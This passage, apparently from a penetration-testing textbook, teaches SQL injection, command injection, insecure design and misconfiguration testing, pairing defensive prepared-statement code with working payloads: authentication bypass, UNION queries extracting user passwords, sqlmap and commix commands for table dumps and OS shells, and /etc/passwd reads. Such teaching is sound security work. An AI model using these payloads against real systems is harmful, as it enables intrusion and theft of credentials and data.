
```
$username = $_POST['username'];
$password = $_POST['password'];
$query = "SELECT * FROM users WHERE username='$username' AND password='$password'";
$result = mysqli_query($conn, $query);
```

Exploitation:

By entering `admin' OR '1'='1` as username, the query becomes:

```
SELECT * FROM users WHERE username='admin' OR '1'='1' AND password=''
```

This always evaluates to true, bypassing authentication.



Types of SQL Injection

1. Classic/In-band SQLi

Results returned directly in the application response

2. Blind SQLi

No direct output, infer results from application behavior

3. Time-based Blind SQLi

Infer results from response time delays

4. Out-of-band SQLi

Data retrieved via different channel (DNS, HTTP)

How to Test for SQL Injection

Manual Testing

1. Test for Errors with Special Characters:

```
'
"
`
)
--
;
' OR '1'='1
" OR "1"="1
```

2. Look for SQL Error Messages:

- MySQL: You have an error in your SQL syntax
- PostgreSQL: ERROR: syntax error at or near
- MSSQL: Unclosed quotation mark after the character string
- Oracle: ORA-00933: SQL command not properly ended

Boolean-Based and Time-Based Testing

3. Boolean-Based Testing:

```
' AND '1'='1 --  Should behave normally
' AND '1'='2 --  Should behave differently
```

4. Time-Based Testing:

```
' AND SLEEP(5)--
'; WAITFOR DELAY '00:00:05'--  (MSSQL)
' AND pg_sleep(5)--  (PostgreSQL)
```

Testing Tip: Time-based testing is useful when the application doesn't display error messages or data directly.

Using SQLMap

SQLMap is the most powerful automated SQL injection tool.

Installation:

```
# SQLMap comes pre-installed on Parrot OS
sqlmap --version

# Or install/update
sudo apt install sqlmap
```

Basic Usage:

```
# Test a URL parameter
sqlmap -u "http://target.com/page?id=1"

# Test with specific parameter
sqlmap -u "http://target.com/page?id=1&name=test" -p id

# Test POST data
sqlmap -u "http://target.com/login" --data="username=admin&password=test"

# Test with cookies (authenticated)
sqlmap -u "http://target.com/page?id=1" --cookie="PHPSESSID=abc123def456"
```

SQLMap Advanced Usage


```
# Load request from file (from Caido/Burp)
sqlmap -r request.txt

# Automatic exploitation
sqlmap -u "http://target.com/page?id=1" --batch --dbs

# Get database tables
sqlmap -u "http://target.com/page?id=1" -D database_name --tables

# Dump specific table
sqlmap -u "http://target.com/page?id=1" -D database_name -T users --dump

# Try to get OS shell
sqlmap -u "http://target.com/page?id=1" --os-shell
```



Advanced SQLMap Options

```
# Use random User-Agent
sqlmap -u "http://target.com/page?id=1" --random-agent

# Use proxy (through Caido/Burp)
sqlmap -u "http://target.com/page?id=1" --proxy=http://127.0.0.1:8080

# Tamper scripts to bypass WAF
sqlmap -u "http://target.com/page?id=1" --tamper=space2comment

# Available tamper scripts
ls /usr/share/sqlmap/tamper/

# Level and risk (1-5, higher = more aggressive)
sqlmap -u "http://target.com/page?id=1" --level=3 --risk=2

# Specific DBMS
sqlmap -u "http://target.com/page?id=1" --dbms=mysql
```

SQLMap Technique Options

```
# Technique to use
sqlmap -u "http://target.com/page?id=1" --technique=BEUSTQ

# B: Boolean-based blind
# E: Error-based
# U: Union query-based
# S: Stacked queries
# T: Time-based blind
# Q: Inline queries
```


Testing with Caido:

1. Capture the request in Caido
2. Right-click → Save to file (request.txt)
3. Run SQLMap:

```
sqlmap -r request.txt --batch
```


Real-World SQL Injection Example

Target: http://shop.example.com/product?id=5




Test for Vulnerability

http://shop.example.com/product?id=5' → SQL error message




Find Injectable Columns

UNION SELECT 1,2,3,4,5-- → Columns 2 and 4 display on page



Determine Columns


ORDER BY 1--, ORDER BY 2--, ... ORDER BY 5-- (works), ORDER BY 6-- (error) → 5 columns



Extract Data


UNION SELECT 1,database(),3,version(),5-- → Database name and version revealed

SQL Injection Exploitation Steps (Continued)




Get Table Names

UNION SELECT 1,table_name,3,4,5 FROM information_schema.tables WHERE table_schema=database()--



Get Column Names

UNION SELECT 1,column_name,3,4,5 FROM information_schema.columns WHERE table_name='users'--



Extract User Data

UNION SELECT 1,username,3,password,5 FROM users--

Defending Against SQL Injection

Use Prepared Statements (Parameterized Queries)

Python with MySQL:

```
import mysql.connector

# Bad: String concatenation
query = f"SELECT * FROM users WHERE username='{username}'"
cursor.execute(query)

# Good: Prepared statement
query = "SELECT * FROM users WHERE username=%s"
cursor.execute(query, (username,))
```

PHP with PDO:

```
// Bad
$query = "SELECT * FROM users WHERE username='$username'";
$result = $pdo->query($query);

// Good
$query = "SELECT * FROM users WHERE username=:username";
$stmt = $pdo->prepare($query);
$stmt->execute(['username' => $username]);
```

SQL Injection Defense (Java)

```
// Java with JDBC

// Bad
String query = "SELECT * FROM users WHERE username='" + username + "'";
Statement stmt = conn.createStatement();
ResultSet rs = stmt.executeQuery(query);

// Good
String query = "SELECT * FROM users WHERE username=?";
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setString(1, username);
ResultSet rs = stmt.executeQuery();
```

Additional Protections:

- Input validation (allowlist approach)
- Least privilege database accounts
- Web Application Firewall (WAF)
- Error message suppression
- Regular security audits

Command Injection

Understanding Command Injection

Command injection allows attackers to execute arbitrary operating system commands on the server.

Vulnerable Code:

```
import os
ip_address = request.form['ip']
command = f"ping -c 4 {ip_address}"
os.system(command)
```

Exploitation:

Input: 8.8.8.8; cat /etc/passwd

Executed command:

```
ping -c 4 8.8.8.8; cat /etc/passwd
```

How to Test for Command Injection

Common Injection Characters:

```
;
&
|
$
`
$(
)
&&
||
```

Test Payloads:

Linux:


```
; ls
& whoami
| cat /etc/passwd
`id`
$(uname -a)
```

Windows:

```
& dir
| whoami
& type C:\Windows\System32\drivers\etc\hosts
```

Time-Based Detection (if no output):

```
; sleep 10
& ping -c 10 127.0.0.1
```



Using Commix

Commix is an automated command injection tool.

```
# Install
sudo apt install commix

# Basic usage
commix -u "http://target.com/ping?ip=8.8.8.8"

# POST request
commix -u "http://target.com/ping" --data="ip=8.8.8.8"

# From file
commix -r request.txt

# Get OS shell
commix -u "http://target.com/ping?ip=8.8.8.8" --os-shell
```

Defending Against Command Injection


Avoid System Calls

```
# Bad: Using os.system
import os
os.system(f"ping -c 4 {ip_address}")

# Good: Use libraries
import subprocess
import ipaddress

# Validate input
try:
 ipaddress.ip_address(ip_address)
except ValueError:
 return "Invalid IP address"

# Use subprocess safely
result = subprocess.run(
 ['ping', '-c', '4', ip_address],
 capture_output=True,
 text=True,
 timeout=10
)
```



Cross-Site Scripting (XSS)

We'll cover XSS in detail in Chapter 14, but it's worth mentioning here as it's also an injection vulnerability.

Note: XSS is a client-side injection vulnerability where malicious scripts are injected into web pages viewed by other users. Full coverage coming in Chapter 14.

Chapter 7

Insecure Design

(A04:2021)

Insecure design represents flaws in the design and architecture of an application, rather than implementation bugs. Even perfect implementation cannot fix fundamental design flaws.

Understanding Insecure Design

Insecure design represents flaws in the design and architecture of an application, rather than implementation bugs. Even perfect implementation cannot fix fundamental design flaws.

Key Difference:

Insecure Design

Missing or ineffective security controls in the design phase

Insecure Implementation

Security controls present but implemented incorrectly

Common Issues:

- Missing rate limiting allowing credential stuffing
- Lack of security requirements gathering
- Missing threat modeling
- Insufficient business logic validation
- Inadequate security architecture

Business Logic Vulnerabilities

Understanding Business Logic Flaws

Business logic vulnerabilities occur when the application's workflow can be manipulated in unintended ways.

Real-World Example: Price Manipulation

An e-commerce site allows users to apply multiple discount codes, resulting in negative prices.

How to Test:

- Test with negative values
- Test with zero values
- Test extremely large values
- Test multi-step processes out of order
- Test race conditions with simultaneous requests
- Test parameter pollution

Rate Limiting Issues

How to Test Rate Limiting:

```
# Using ffuf for brute force testing
ffuf -u https://target.com/api/login \
  -X POST \
  -H "Content-Type: application/json" \
  -d '{"username":"admin","password":"FUZZ"}' \
  -w passwords.txt
```

Rate Limit Bypass Techniques:

Header Manipulation

X-Forwarded-For spoofing

User-Agent Rotation

Changing browser signatures

Null Byte Injection

Adding null bytes to bypass filters

Case Manipulation

Changing parameter case

Extra Parameters

Adding additional parameters

Chapter 8

Security Misconfiguration

(A05:2021)

Security misconfiguration occurs when security settings are not properly defined, implemented, or maintained.

Understanding Security Misconfiguration

Security misconfiguration occurs when security settings are not properly defined, implemented, or maintained.

Default Credentials

Using default usernames and passwords like admin:admin or root:root

Directory Listing Enabled

Exposing file and directory structures

Verbose Error Messages

Revealing sensitive system information in errors

Missing Security Headers

Lack of protective HTTP headers

Exposed Configuration Files

Publicly accessible config files

Cloud Storage Misconfigurations

Publicly accessible S3 buckets or storage

Unnecessary Services Enabled

Running unneeded services that increase attack surface

How to Test for Security Misconfiguration

```
# Check for default credentials
admin:admin
root:root

# Test for directory listing
curl https://target.com/uploads/

# Check security headers
curl -I https://target.com

# Test for exposed config files
ffuf -u https://target.com/FUZZ -w config-files.txt
```

Common Configuration Files to Test:

- .env
- config.php
- web.config
- .git/config
- composer.json
- package.json

Next: Chapter 9 - Vulnerable and Outdated Components